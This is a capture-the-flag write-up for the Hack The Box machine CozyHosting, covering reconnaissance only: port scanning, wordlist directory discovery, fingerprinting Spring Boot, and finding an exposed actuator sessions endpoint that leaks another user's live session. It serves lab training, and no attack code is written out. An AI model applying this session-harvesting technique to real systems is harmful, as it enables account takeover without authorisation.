HTB CozyHosting
1. Recon: two ports and a wordlist lesson

Hosts entry, then the full sweep.


Two ports. 22 runs OpenSSH 8.9p1 Ubuntu 3ubuntu0.3, which pins the box to Ubuntu 22.04, and 80 runs nginx 1.18.0. Web is the whole machine.


dirsearch against the root finds four paths, and the medium wordlist finds the same four. Nothing new, which is itself information.

The login page is a BootstrapMade template, "Login to Your Account", nothing to confess.
2. Fingerprinting Spring Boot without touching it
I tried to fuzz the framework path first and actuator never showed up. The reason is not subtle: both wordlists are DirBuster lists from 2007, Spring Boot shipped in 2014, and the word is not in either file. Wrong wordlist, not wrong target.
So the framework gets identified from behavior instead. Four signals stack up:

Burp shows the cookie: JSESSIONID. Java servlet container.
A quick search confirms what JSESSIONID implies: generated by the servlet container, used by Spring Boot by default.

JSESSIONID alone only says Java. The three framework-behavior signals on top make it Spring Boot, and no blind actuator request was needed to get there.
3. The actuator and a free admin session

The right wordlist settles it in one second. 174 words, nine 200s:

The index lists sessions among the exposed endpoints, and every href points at localhost:8080: nginx on 80 proxies to a Spring Boot app that never left the box.

/actuator/sessions is the door. It dumps the live session store with usernames attached: one authenticated session for kanderson, and one UNAUTHORIZED, which is mine.
